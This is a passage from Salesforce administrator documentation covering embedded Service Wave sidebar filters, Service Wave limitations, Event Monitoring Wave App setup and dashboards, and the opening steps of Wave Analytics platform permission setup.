   Depending on which sidebar you're embedding, go to one of the following steps:

   - **By Customer sidebar:** Go to Step 3.
   - **By Similarity sidebar:** Go to Step 4.
   - **By Case History sidebar:** Go to Step 5.
3. If you're creating a page for the By Customer sidebar, replace `filter="Filter_condition"` with one of the following, then skip to Step 6.
   a. If you're embedding a sidebar dashboard from the Wave for Service (Classic) app built with the old dashboard designer, use this syntax: `filter="{'ServiceCase1': {'AccountId': ['{!case.AccountId}']}}"`.
   b. If you're using the latest version of Wave for Service based on the new dashboard designer, use this syntax: `:filter="{'datasets' : {'ServiceCase1': [{'fields':['AccountId'], 'filter': { 'operator':'in', 'values': '{!case.AccountId}'} }]}}"`.

   In both cases, replace `'ServiceCase1'` with the name of the Service Case dataset. To find the name, open a dashboard, hit **Command+e** to view the JSON for the dashboard, and search for `ServiceCase`. The name of the dataset is appended with a numeral that's incremented each time you create the app, such as `'ServiceCase2'`. Enter the entire dataset name including the numeral.
4. If you're creating a page for the By Similarity sidebar, replace `filter="Filter_condition"` with one of the following, then skip to Step 6.
   a. If you're using Wave for Service (Classic) with previous dashboards built with the old dashboard designer, use this syntax: `filter="{'ServiceCase': {'Reason': ['{!case.Reason}'],'Product__c': ['{!case.Product__c}']}}"`.
   b. If you use the latest version of Wave for Service based on the new dashboard designer use this syntax: `filter="{'datasets' : {'ServiceCase1': [ {'fields':['Reason'], 'filter': { 'operator':'in', 'values': '{!case.Reason}'}}, {'fields':['Product__c'], 'filter': { 'operator':'in', 'values': '{!case.Product__c}' }} ]}}"`.

   In both cases, do the following.

   - Replace `'ServiceCase1'` with the name of the Service Case dataset. See Step 3 to learn how to find the name.

- Replace `'Product_c'` with the API name of the custom field you use to track products. This field is the answer you selected in the configuration wizard, Page 2, Question 4. Find the API name of this field by going to Setup and typing `Cases` in the Quick Find box. Then click Fields and review your custom field names to find the field you use for products. Look for the API name of the field, and use that in place of `'Product_c'` in both places in the query.

Note: If you use a custom field to track case reasons, replace `'Reason'` with the API name of your custom field. Find the API name using the same technique you use for finding the custom field you use to track products.

5. If you're creating a page for the By Case History sidebar, replace `filter="Filter_condition"` with one of the following, then skip to Step 6.

   a. If you're using Wave for Service (Classic) with previous dashboards built with the old dashboard designer, use this syntax:
   `filter="{'ServiceCase1': {'Id': ['{!case.Id}'], 'OwnerId' : ['{!case.OwnerId}'], 'Product__c' : ['{!case.Product__c}'], 'Reason' : ['{!case.Reason}']}}"`.

   Also do the following:

   - Replace `'Product__c'` with the name of the custom field you use to track product family. See Step 4 to learn how to find the name of that field.
   - Replace `'Reason'` with the API name of the field you use to track the case reason. This field is the answer you selected in the configuration wizard, Page 2, Question 5. Find the API name of this field by going to Setup and typing `Cases` in the Quick Find box. Then click Fields and review your custom field names to find the field you use for case reason. Look for the API name of the field, and use that in place of `'Reason'` in the query

   b. If you're using the latest version of Wave for Service based on the new dashboard designer use this syntax:
   `filter="{'datasets' : {'ServiceCase1': [ {'fields':['Id'], 'filter': { 'operator':'in', 'values': '{!case.Id}'} }]}}"`.

   In both cases, replace `'ServiceCase1'` with the name of the Service Case dataset. See Step 3 to learn how to find the name.

6. Save the page, and open it in preview mode to be sure it shows the dashboard.
7. Add the page to the console or whatever page you prefer in Salesforce. Through Setup, find the specific page layout you want to include the sidebar. For example, some customers use a page layout for information from the Cases object. In that case, enter `Cases` in the QuickFind box in Setup, then open Page Layouts under Cases, and look for the page layout you want to edit.
8. Click Edit Layout and select the **Custom Console Components** tab near the top. Go the Right Sidebar section and select one of the pages you just created. First, select Visual Force page from **Type**, then select the page you just created from the **Component** drop-down. Enter a label.
9. Set the width to 450px and save the layout. The sidebar should appear embedded in the page you just edited.
10. Repeat this step with the other two sidebars, as needed.

Understand Service Wave Analytics App Limitations

Service Wave requires that Service Cloud include specific data, initially supports a limited set of Salesforce objects, and has other miscellaneous limitations.

Service Wave Limitations

The following limitations apply to Service Wave.

Service Wave Data Requirements

Service Cloud data must include at least one each of the following for Service Wave dashboards to function correctly: Events, tasks, closed cases, or published articles attached to a case or an opportunity.

Custom formula fields on the Cases object must exist or be created for the SLA missed (text) and FCR (Boolean) fields.

Service Wave Support for Salesforce Objects and Fields

Service Wave supports all Salesforce standard and custom objects and data. However, when you first create the app by default it includes only a predefined set of objects and fields. The app creates a dataflow that exposes selected fields from the following Salesforce objects:

- Account
- Cases
- Contact
- Events
- User
- UserRole
- Task

Service Wave also uses fields from the following options depending on the answers you select in the configuration wizard:

- CaseArticle
- CaseHistory
- CSAT (customer object)
- Group
- Single Knowledge article (custom object)
- RecordType
- Opportunity

Service Wave supports standard and custom fields on standard Salesforce objects. The fields provided are determined by the answers you provide when you create the app using the built-in configuration wizard.

Service Wave limits custom objects support to no more than 10 custom objects for each org that implements Service Wave. This limitation is contractual, not technical.

To add custom objects or extra fields not included when you first create the app, you must update the Service Wave dataflow. For details, see Create Datasets with a Dataflow. For details, see Create Datasets with a Dataflow

More Service Wave Limitations

Service Wave does not support external data sources or registering new datasets from the app-generated dataflow.

Including CSAT score in dashboards/dataflow is optional. The app configuration wizard lets you associate CSAT from a custom case field or Custom Object associated to the Cases object.

You must manually add any security predicates or other dataset filters to the app dataflow.

The app does not support multi-hierarchy (team/manager) when you create it. You must manually add that functionality.

The Knowledge Usage dashboard currently reports on a single Article Type, which you select when you use the configuration wizard.

Event Monitoring Wave App

The Event Monitoring Wave App integrates with event monitoring and setup audit trail data to give you insights into your user and org behavior.

Note: As part of Event Monitoring, you also get the Event Monitoring Wave App. Use this app to upload and access only the data provided to you as part of your subscription. Please prevent your users from using the app to upload or access any other data. Salesforce sometimes monitors such usage. The Event Monitoring Wave App is available in English only. If you have an Analytics Cloud - Wave Analytics Platform license, you can access dashboards in the Event Monitoring Wave app.

The Event Monitoring Wave App is the first built-in way to explore your monitoring data in Salesforce. App creation is easy and with its prebuilt dashboards and datasets, you can start exploring right away. This app helps you drill into your org's data and swiftly identify suspicious behavior, slow page performance, and poor user adoption.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, and **Unlimited** Editions

USER PERMISSIONS

To use the Event Monitoring Wave App:
- "Use Wave Analytics Templated Apps"

To create and manage Event Monitoring Wave Apps:
- "Access Event Monitoring Wave Templates and Apps"
- "Manage Wave Analytics Templated Apps"
- "Edit Wave Analytics Dataflows"

1. Set Up Salesforce Permissions for the Event Monitoring Wave App
   Set up your org to use the Event Monitoring Wave App by enabling Wave, assigning permission set licenses, and then creating and assigning permission sets.
2. Create and Share the Event Monitoring Wave App
   After you've enabled the correct permissions, the setup for the Event Monitoring Wave App is simple.
3. Upgrade the Event Monitoring Wave App
   Take advantage of the latest Event Monitoring Wave features by upgrading your app every time we release a new version.
4. Schedule the Event Monitoring Wave Daily Dataflow
   Schedule a daily dataflow before you start exploring with Event Monitoring Wave.
5. Learn About Event Monitoring Wave App Prebuilt Dashboards
   The Event Monitoring Wave App comes with a set of prebuilt dashboards so you can start exploring your data right away. Data from your org is automatically loaded into your Event Monitoring Wave App datasets when it's generated.
6. Get to Know Event Monitoring Wave App Terminology
   To make the best use of the Event Monitoring Wave App, it's helpful to understand the metrics and terms used in the app.

Set Up Salesforce Permissions for the Event Monitoring Wave App

Set up your org to use the Event Monitoring Wave App by enabling Wave, assigning permission set licenses, and then creating and assigning permission sets.

Note: As part of Event Monitoring, you also get the Event Monitoring Wave App. Use this app to upload and access only the data provided to you as part of your subscription. Please prevent your users from using the app to upload or access any other data. Salesforce sometimes monitors such usage. The Event Monitoring Wave App is available in English only. If you have an Analytics Cloud - Wave Analytics Platform license, you can access dashboards in the Event Monitoring Wave app.

Each Event Monitoring Wave license provides access to Event Monitoring Wave to up to 10 users. The table shows data storage limits for the app. If you require more data, you can purchase Analytics Cloud - Additional Data Rows, which entitles you to an additional 100 million rows.

USER PERMISSIONS

To create and manage Event Monitoring Wave Apps:
- "Access Event Monitoring Wave Templates and Apps"
- "Manage Wave Analytics Templated Apps"
- "Edit Wave Analytics Dataflows"

Table 67: Event Monitoring Wave Data Storage Limits

License	Limit
Analytics Cloud - Event Monitoring Wave App	50 million rows when used without Analytics Cloud - Wave Analytics Platform license. Provides access to up to 10 users.
Analytics Cloud - Additional Data Rows	100 million rows.

Important: Event Monitoring Wave App license data storage limits are contractual, not technical. Licensee agrees to strictly monitor its total number of data rows.

Event log file data is available for the past 30 days. If you have a Developer Edition org, it's available for the last 24 hours.

Your org can use the Event Monitoring Wave App with or without the Salesforce Wave Analytics platform. The Event Monitoring Wave app is available for free to any org with the paid Event Monitoring license. The Event Monitoring Wave App license enables the following permissions.

Table 68: Event Monitoring Wave User Permissions

Permission	Function
"Use Wave Analytics Templated Apps"	Enables access to all Wave templated apps, including the Event Monitoring Wave App. **Warning:** This permission allows users to access event monitoring data without requiring the "View Event Log Files" and "API Enabled" user permissions. Use caution when assigning it.
"Access Event Monitoring Wave Templates and Apps"	Gives admins the ability to create Event Monitoring Wave apps.
"Manage Wave Analytics Templated Apps"	Gives admins the ability to create templated Wave apps for users in their orgs.
"Edit Wave Analytics Dataflows"	Enables admins to upload and download JSON for existing data flows.

Event Monitoring App Setup Process

For best results, follow the steps for setting up the Event Monitoring Wave app in the order shown.

1. Event Monitoring Wave App Permission Set License and User Permissions
   The Event Monitoring Wave App permission set license enables the user permissions required to explore data with and manage the Event Monitoring Wave app.
2. Identify Event Monitoring Wave App User Types
   Identify Event Monitoring Wave app user types and the tasks they perform to assure that the setup process meets your team's event monitoring analytics needs.
3. Enable Wave Analytics and Event Monitoring and Assign Permission Set Licenses
   After Salesforce provisions you with the Event Monitoring Wave license, enable Wave and Event Monitoring and assign Event Monitoring Wave App permission set licenses.

4. Create Event Monitoring Wave App Permission Sets and Assign Users to Them
   Give users in your organization access to Event Monitoring Wave features by creating and assigning one or more permission sets based on the capabilities they need.

Event Monitoring Wave App Permission Set License and User Permissions

The Event Monitoring Wave App permission set license enables the user permissions required to explore data with and manage the Event Monitoring Wave app.

Each Event Monitoring app user needs an Event Monitoring Wave App permission set license. The Event Monitoring Wave App permission set license enables the following permissions.

Table 69: Event Monitoring Wave App Permissions

User Permission	What It Enables
"Use Wave Analytics Templated Apps"	General access to all Wave templated apps, including the Event Monitoring Wave app.
"Access Event Monitoring Wave Templates and Apps"	The ability to create Event Monitoring Wave apps.
"Manage Wave Analytics Templated Apps"	The ability to create templated Wave apps for users in their orgs.
"Edit Wave Analytics Dataflows"	Editing, starting, stopping, and rescheduling the dataflow. Creating, editing, and running dataset recipes. Monitoring dataflow and system jobs in the data monitor. Use discretion when assigning this user permission because it enables access to all Salesforce object data to which the Integration User has access. See Salesforce Data Access in Wave Analytics.

Identify Event Monitoring Wave App User Types

Identify Event Monitoring Wave app user types and the tasks they perform to assure that the setup process meets your team's event monitoring analytics needs.

The Event Monitoring Wave license includes the permissions required by users in your organization to administer Event Monitoring Wave and explore event data. Set up the Event Monitoring Wave in the most useful way by thinking through the different ways people can access Event Monitoring Wave features and categorizing users into types. Here are a few examples.

In most cases, Event Monitoring Wave addresses the needs of two basic types of people on your team:

- Users, who view Event Monitoring Wave dashboards and datasets.
- Administrators or managers, who access all Event Monitoring Wave functionality to create apps, dashboards, and datasets, and otherwise customize the Event Monitoring app experience.

Accordingly, when you set up Event Monitoring Wave, creating two basic permission sets probably meets the needs of most users in your organization:

- A "view" permission set that contains the permissions needed by most basic-level users when they access Event Monitoring Wave.
- A "manage" permission set that's reserved for a select few administrators and managers and contains permissions to use all Event Monitoring Wave features.

In the detailed Event Monitoring Wave app setup instructions that follow, we show you how to create and assign these two permission sets.

Enable Wave Analytics and Event Monitoring and Assign Permission Set Licenses

After Salesforce provisions you with the Event Monitoring Wave license, enable Wave and Event Monitoring and assign Event Monitoring Wave App permission set licenses.

Enable the Wave Platform

1. In the Salesforce Setup menu, under administer, click **Analytics Cloud | Getting Started**.
2. Click **Enable Analytics**.


Enable Event Monitoring

1. In Setup, enter *Event* in the Quick Find box, then select **Event Monitoring Setup**.
2. Enable **Enable Event Log File Integration with Event Monitoring Wave App**.

Assign Permission Set Licenses

Next, assign a permission set license to each user in your org who needs to access the Event Monitoring Wave App.

1. In the Setup menu, click **Manage Users | Users**.
2. Click the name of a user you want to access Wave. You might want to start with User, Admin, or whatever name has been given to the system administrator.
3. Position the cursor over Permission Set License Assignments and click **Edit Assignments**.



4. Select the Event Monitoring Wave App Permission Set Licenses and click **Save**.

Important: Repeat these steps for every user in your org who requires access to the Event Monitoring app.

Create Event Monitoring Wave App Permission Sets and Assign Users to Them

Give users in your organization access to Event Monitoring Wave features by creating and assigning one or more permission sets based on the capabilities they need.

After assigning Event Monitoring Wave App permission set licenses to users, create permission sets made up of Event Monitoring Wave user permissions and assign them to users. You can create any permission sets you need to meet the needs of your users. We show you how to create two:

- *Manage Event Monitoring Wave* permission set, for users who create and administer Event Monitoring Wave.
- *View Event Monitoring Wave* permission set, for users who explore app dashboards and datasets.

USER PERMISSIONS

To create permission sets:
- "Manage Profiles and Permission Sets"

Let's begin with the *Manage Event Monitoring Wave* permission set.

1. From Setup enter *Permission Sets* in the Quick Find box, then select **Permission Sets**.
2. Click **New**.

3. Enter `Manage Event Monitoring Wave` in the Label field. This automatically creates the API name, which you can change if you'd like.
4. Warning: Follow this step precisely or some users in your organization may not be able to access Event Monitoring Wave.

   Select the permission set license to associate with this permission set by using the License drop-down option. For Event Monitoring Wave, *keep the default value* `--None--`.
5. Select the feature permissions to enable for your permission set. Use `Find Settings...` to search for them quickly. Select "Use Wave Analytics Templated Apps," "Access Event Monitoring Wave Templates and Apps," "Manage Wave Analytics Templated Apps," and "Edit Wave Analytics Dataflows." Make sure to select all four.
6. Click **Save**. You've successfully created a permission set that enables users to create and administer Event Monitoring Wave and access all app features. You can now assign it to users. See Assign Permission Sets to a Single User .

Warning: Assign the Manage Event Monitoring Wave permission set sparingly because it lets users administer Event Monitoring Wave, which lets them create, edit, and delete the app. Assign it only to users who administer or manage the app.

To create *View Event Monitoring Wave* repeat the steps but use `View Event Monitoring Wave` in the Label field. Select only the "Use Wave Analytics Templated Apps" and "Access Event Monitoring Wave Templates and Apps" user permissions.

Create and Share the Event Monitoring Wave App

After you've enabled the correct permissions, the setup for the Event Monitoring Wave App is simple.

If you haven't enabled permissions and event log file integration, complete the steps in Enable Wave Analytics and Event Monitoring and Assign Permission Set Licenses on page 3945.

Note: Because event log files have a 24-hour generation period, you won't see your data in the app for the first day after you create it. The app includes some sample data so you can preview your dashboards in the meantime. Event log file data is available for the past 30 days. If you have a Developer Edition org, it's available for the last 24 hours.

1. Log in to Salesforce.
2. Select Wave Analytics from the App Picker.
3. Click **App**, select **Event Monitoring Wave App**, and then click **Continue.**
4. Give your app a name.
5. Click **Create**. The app creation process can take a while. You can check the progress by selecting **Data Monitor** from the gear menu at the top of the page. If any part of your app creation fails, you'll need to recreate the app.
6. After your app is ready to go, you can share it with other users in your org. Remember that only users with the "Manage Wave Analytics Templated Apps" and "Access Event Monitoring Wave Templates and Apps" permissions can see the app. To share your app, hover your mouse over the app tile on the Wave Analytics home screen and click **Share**. You can also share from the app itself.

USER PERMISSIONS

To use the Event Monitoring Wave App:

- "Use Wave Analytics Templated Apps"

To create and manage Event Monitoring Wave Apps:

- "Access Event Monitoring Wave Templates and Apps"
- "Manage Wave Analytics Templated Apps"
- "Edit Wave Analytics Dataflows"

Upgrade the Event Monitoring Wave App

Take advantage of the latest Event Monitoring Wave features by upgrading your app every time we release a new version.

The banner at the top of your app home page tells you that we've released a new version. It also provides a link to more information about the release. There's also a link inviting you to start the upgrade process in the left-hand column of the home page, just below the app name.

Here's how to upgrade your app.

1. Click either the "What's new" link in the banner or the "New version available" link in the left-hand column of your app's home page.
2. You can read information about the new version on top of the page that opens. At the bottom of the page, find the buttons: **Upgrade current app** and **Create new app**.
3. See descriptions of what the buttons do by hovering over them. If you click **Upgrade current app**, you overwrite your current app and all its assets, replacing it with an app based on the new version. Upgrading also deletes any customizations, including any new fields or object that you've added to the dataflow or changes you've made to security settings and dashboard labels and colors. If you click **Create new app**, you create a second copy of your current app based on the new version. Decide which option suits your circumstances, and click the appropriate button.
4. Warning: If you've customized your app, click **Create new app** instead of **Upgrade current app** to make an app copy based on the new version. Creating a new app preserves the current version and any customizations, which you can then manually copy into the new version of the app.

   If you click **Upgrade current app**, you see a screen warning you that the upgrade option overwrites the current app and gets rid of any customizations you've made. If you're OK with overwriting customizations, check the box and click **Continue**. If you're not, click **Back** to return to the previous screen. Clicking **Continue** takes you to the configuration wizard. Skip ahead to step 6.
5. If you click **Create new app**, you're taken to the configuration wizard. You don't see a warning, since you're not overwriting your current app, which is preserved with any customizations you've made to it.
6. The configuration wizard is preloaded with the settings you chose last time you used the wizard. You can either keep those settings or change them. Go through each page of the wizard.
7. Once you complete the wizard, Wave shows a screen that indicates which assets are impacted by the upgrade. Review the screen to see how many datasets, dashboards, and lenses will be changed, deleted, or added by the upgrade. It also shows how changed assets will be modified—whether the change is to data or appearance. On the same screen, you have the option to download a file with code for changes made to the app. If you've customized the app, download and save the file so you can copy and paste customization code into the upgraded version.
8. *Upgrade option only*: If you're upgrading your app, click **Upgrade current app**. Remember, this overwrites any customizations you've made. You can also click **Back** to go back into the configuration wizard and change your selections or click the **X** in the upper-right corner to cancel.
9. *Create option only*: If you're creating a new app, name your app something different from the current version and click **Create new app**. This option saves your current app and all its customizations. You can also click **Back** to go back into the configuration wizard and change your selections or click the **X** in the upper-right corner to cancel.

If the link below the app name says "Reset app," you're using the latest version and don't need to upgrade.

USER PERMISSIONS

To create and manage Event Monitoring Wave Apps:

- "Access Event Monitoring Wave Templates and Apps"
- "Manage Wave Analytics Templated Apps"
- "Edit Wave Analytics Dataflows"

Schedule the Event Monitoring Wave Daily Dataflow

Schedule a daily dataflow before you start exploring with Event Monitoring Wave.

When you create Event Monitoring Wave, the creation process includes a dataflow that imports the latest Event Monitoring data to Wave. You can schedule the dataflow to be rerun every day to assure that your app uses up-to-date Salesforce data. Salesforce generates and uploads event log files in the early morning, usually at 6:00 AM. Schedule the dataflow for a couple of hours after so that the app has the latest data and that the dataflow doesn't interrupt your use of the app. We recommend running the dataflow between 8:00 and 9:00 AM.


Note: The Event Monitoring Wave dataflow runs only once when you create the app. Schedule it to run daily so the app uses the latest event data.

USER PERMISSIONS


To create and manage Event Monitoring Wave Apps:

- "Access Event Monitoring Wave Templates and Apps"
- "Manage Wave Analytics Templated Apps"
- "Edit Wave Analytics Dataflows"

1. Go to **Wave Analytics** in the Force.com menu (top right of the Salesforce window) if you're not already there. Open the Data Monitor by clicking the gear icon at the upper right of the screen.



2. Select Dataflow view from the menu at the top left of the Data Monitor screen.



3. Find the app you created; you may have to scroll down the page. Open the menu on the far right of the screen next to the app icon and name. Select **Schedule**, and set a time for the dataflow. Select a time outside normal work hours so the dataflow doesn't interrupt business activities. Click **Save**.

Learn About Event Monitoring Wave App Prebuilt Dashboards

The Event Monitoring Wave App comes with a set of prebuilt dashboards so you can start exploring your data right away. Data from your org is automatically loaded into your Event Monitoring Wave App datasets when it's generated.

Most of the dashboards represent a single event type on the EventLogFile object. The EventLogFile object reference contains detailed information about each event type. Two of the dashboards, My Trust and Setup Audit Trail, don't correspond to event types. Let's get a quick idea about what each dashboard does.

Apex Executions
Corresponds to the Apex Execution event type. This dashboard lets you track trends in Apex code executions and performance.

API
Corresponds to the API Event event type. The API dashboard gives you information about both your users' API usage and API performance in your org. You can see how often each object is being used, how fast each object is being processed, and what methods are being invoked on that object.

Dashboard
Corresponds to the Dashboard event type. The Dashboard dashboard helps you track dashboard adoption and performance.

Visualforce Requests
Corresponds to the Visualforce Request event type. Here you can see trends in Visualforce adoption and page performance.

Files
Corresponds to the Content Transfer event type. When users in your org perform content transfers (downloads, uploads, or previews), they show up on this dashboard. You can also track file adoption.

Lightning
Corresponds to the UI Tracking event type. This dashboard shows you which pages users are accessing in Lightning Experience or Salesforce1.

Login-As
Corresponds to the Login As event type. This dashboard lets you see which admins are using the login-as feature and on which user accounts.

My Trust
The My Trust dashboard gives you an overall idea of what kind of events are taking place in your org over time. It also shows the average speed of these transactions.

Page Views (URIs)
Corresponds to the URI event type. The Page Views dashboard lets you see which pages users are accessing in the Salesforce Classic desktop app.

Report Downloads
Corresponds to the Report Export event type. This dashboard lets you see which users are downloading your reports and where they're downloading them from.

Report
Corresponds to the Report event type. The Reports dashboard shows you trends in reporting as well as which users are running specific reports. You can also find out which reports are having performance issues.

Rest API
Corresponds to the REST API event type. This dashboard shows you trends in REST API usage and which endpoints are seeing the most traffic. You can also view information about the IP ranges issuing the requests and which methods are being called.

Setup Audit Trail
Corresponds to the Setup Audit Trail page in Setup. See what kinds of changes your users are making in the Setup area.

User Logins
Corresponds to the Login event type. The User Logins dashboard shows login trends by user and information about where and how users are accessing your org.

Get to Know Event Monitoring Wave App Terminology

To make the best use of the Event Monitoring Wave App, it's helpful to understand the metrics and terms used in the app.

Term	Description
APT	Average page time. An aggregate metric across multiple transactions.
EPT	Experienced page time. The timing of a page transaction as seen by the user.
Event	A user-initiated interaction in Salesforce. For example, a login, the firing of an API call, or the download of a report. Events are related to the EventLogFile sObject.

The Wave for B2B Marketing App

Wave for B2B Marketing provides advanced analytics for the data-driven marketer, letting you explore both your marketing and sales data in one place. With powerful dashboards that consolidate Pardot and Sales Cloud data, you can quickly explore data, understand the impact of marketing on revenue, and take instant action to drive marketing results.

Note: Help for the Wave for B2B Marketing app currently resides within the Salesforce Pardot Knowledge Base. Go to the Wave for B2B Marketing overview page to get started.

Wave Platform Setup

Set up your organization to use the Salesforce Wave Analytics platform by enabling Wave and creating and assigning permission sets.

The information here describes how to set up your organization to use the Wave platform. Read Prebuilt Wave Apps to get started with and set up Sales Wave, Service Wave, and other apps.

Each Analytics Cloud - Wave Analytics Platform license is a single-user license that provides access to the Salesforce Wave Analytics cloud. It includes single Analytics Cloud - Sales Wave Analytics App and Analytics Cloud - Service Wave Analytics App single-user licenses. The table shows data storage limits for each license. If you require more data, you can purchase Analytics Cloud - Additional Data Rows, which entitles you to an additional 100 million rows.

License	Limit
Analytics Cloud - Wave Analytics Platform	100 million rows
Analytics Cloud - Sales Wave Analytics App	25 million rows when used without Analytics Cloud - Wave AnalyticsPlatform license. Use of Sales Wave app license does not increase data limit for platform license
Analytics Cloud - Service Wave Analytics App	25 million rows when used without Analytics Cloud - Wave AnalyticsPlatform license. Use of Service Wave app license does not increase data limit for platform license

EDITIONS

Available in Salesforce Classic and Lightning Experience.

Available for an extra cost in **Enterprise**, **Performance**, and **Unlimited** Editions. Also available in **Developer** Edition.

License	Limit
Analytics Cloud - Additional Data Rows	100 million rows

Important:

- Wave Analytics license data storage limits are contractual, not technical. Licensee agrees to strictly monitor its total number of data rows.
- If you purchased a Wave Analytics Platform license before October 20, 2015 with Analytics Cloud Builder or Analytics Cloud Explorer permission set licenses: Read Set up the Wave Analytics Platform With Licenses Purchased Before October 20, 2015. If you're migrating users from Builder or Explorer licenses to the new Analytics Cloud - Wave Analytics Platform license: See Migrating From Wave Licenses Purchased Before 10/20/2015 to New Wave Platform Licenses before you start the setup process for those users.
- If you disable Wave Analytics, user permissions are removed from each defined permission set. If you re-enable Wave Analytics later, you must define the permission sets again.

Wave Platform Setup Process

Follow these basic steps to set up your organization to use the Wave Analytics platform.

1. Enable Wave for your organization.
2. Define the main Wave user types in your organization.
3. Create permission sets to group related user permissions according to the needs of each user type.
4. Assign a permission set to an individual user, which also *auto-assigns* the Analytics Cloud - Wave Analytics Platform permission set license to that user.

Note: For efficiency, you can assign a permission set to groups of users. You can also assign multiple permission sets to a user.

Walk Through It: create, edit, and assign a permission set.

You can assign a Wave permission set license along with any of the following Salesforce user licenses:

- Force.com (app subscription)
- Force.com (one app)
- Full CRM
- Salesforce Platform
- Salesforce Platform One

For best results, follow the steps for setting up the Wave Analytics platform in the order shown here.

1. Learn About Wave Analytics Cloud Permission Set Licenses and User Permissions
   Wave Analytics permission set licenses enable the permissions to explore data with and manage the Salesforce Wave Analytics platform. They also let Salesforce Community users view Wave dashboards.
2. Identify Wave Analytics Platform User Types
   Identifying types of Wave platform users helps assure that the setup process meets your team's analytics needs.
3. Enable Wave Analytics and Create Permission Sets
   After Salesforce provisions you with the Wave Analytics platform license, enable Wave and create permissions.

4. Assign Wave Analytics Permission Sets to Users
   Assign permission sets to one or more users—either one at a time, or in bulk—to give them access to Wave functionality.
5. Complete Setting up the Wave Analytics Platform
   Enhance the Wave platform user experience and fine-tune Wave access to Salesforce data with optional setup procedures.

SEE ALSO:

Set up the Wave Analytics Platform With Licenses Purchased Before October 20, 2015

Migrating From Wave Licenses Purchased Before 10/20/2015 to New Wave Platform Licenses

Learn About Wave Analytics Cloud Permission Set Licenses and User Permissions

Wave Analytics permission set licenses enable the permissions to explore data with and manage the Salesforce Wave Analytics platform. They also let Salesforce Community users view Wave dashboards.

- Each Wave platform user needs an Analytics Cloud - Wave Analytics Platform permission set license to use the Wave platform. Creating a permission set and assigning it to a user *auto-assigns* the Wave platform permission set license to that user. You can also manually assign permission set licenses to users.
- Community users need an Analytics Cloud - Wave Community Users permission set license to view Wave apps shared via dashboards embedded in Visualforce pages.

The Analytics Cloud - Wave Analytics Platform permission set license enables the following permissions.

User Permission	What It Enables
"Use Wave Analytics"	Accessing Wave Analytics. Viewing and exploring datasets. Viewing and sharing lenses and dashboards.
"Create and Edit Wave Analytics Dashboards"	Creating, editing, and deleting Wave Analytics dashboards.
"Create Wave Analytics Apps"	Creating, editing, deleting, and sharing Wave Analytics applications.
"Upload External Data to Wave Analytics"	Uploading external data to Wave Analytics to create a dataset. Monitoring dataflow and system jobs in the data monitor.
"Edit Wave Analytics Dataflows"	Editing, starting, stopping, and rescheduling the dataflow. Creating, editing, and running dataset recipes. Monitoring dataflow and system jobs in the data monitor. Use discretion when assigning this user permission because it enables access to all Salesforce object data to which the Integration User has access. See Salesforce Data Access in Wave Analytics.
"Manage Wave Analytics"	Accessing all Wave Analytics features. Provides Wave administrator-level capabilities.
"Download Wave Analytics Data"	Downloading screenshots and data in tabular format through the Wave Analytics user interface.

Note: When you create permission sets for Wave users, selecting any Wave Analytics permission automatically enables the "Use Wave Analytics" permission as well. Also, the type of access granted on an app controls the actions that can be performed on its datasets, lenses, and dashboards. For example, if a user has the "Use Wave Analytics" permission, the user must also have Viewer access on an app to view its datasets, lenses, and dashboards.

The Analytics Cloud - Wave Community Users permission set license enables the "View Wave Analytics on Communities Pages" permission. That permission enables external users to view Wave dashboards embedded in VisualForce pages in their communities. See Enable Wave Analytics for Communities on page 3957.

Identify Wave Analytics Platform User Types

Identifying types of Wave platform users helps assure that the setup process meets your team's analytics needs.

The Wave Analytics Platform license includes the permissions that enable users in your organization to import, work with, and explore data using the Wave platform. The license also includes permissions that let administrators manage Wave. To set up Wave in the most useful way, think through the different ways people access Wave features and categorize them into user types. Here are a few examples.

Most people on your team fall into two basic categories:

- Users, who view Wave dashboards, lenses, and datasets and occasionally import data to Wave.
- Administrators or managers, who access to the full range of Wave functionality to create apps, dashboards, lenses, and datasets, edit data, and otherwise customize the Wave experience.

EDITIONS

Available in Salesforce Classic and Lightning Experience.

Available for an extra cost in **Enterprise**, **Performance**, and **Unlimited** Editions. Also available in **Developer** Edition.

Accordingly, when you set up the Wave platform, creating two basic permission sets can meet the needs of most of your organization:

- A "view" permission set that contains the permissions needed by most basic-level users when they access Wave.
- A "manage" permission set that's reserved for a select few administrators and managers and contains permissions to use all Wave features

You can set up Wave Analytics however you want, defining other user types and permissions sets based on the needs of users in your organization. For example, you can create a "superuser" permission set for users who create and share apps and dashboards. Or, a "data wizard" permission set would enable other users to work closely with datasets.

We focus on two main types of people on your team -- users and administrators -- in the example permission sets we describe in our detailed setup instructions.

Enable Wave Analytics and Create Permission Sets

After Salesforce provisions you with the Wave Analytics platform license, enable Wave and create permissions.

Enable the Wave Platform

To use the Wave platform, first enable it for your organization.

1. In the Salesforce Setup menu, under Administer, click **Analytics Cloud | Getting Started**.
2. Click **Enable Analytics**.

Create Permission Sets

The next step in the setup process is to create permission sets made up of Wave user permissions. We show you how to create two permission sets:

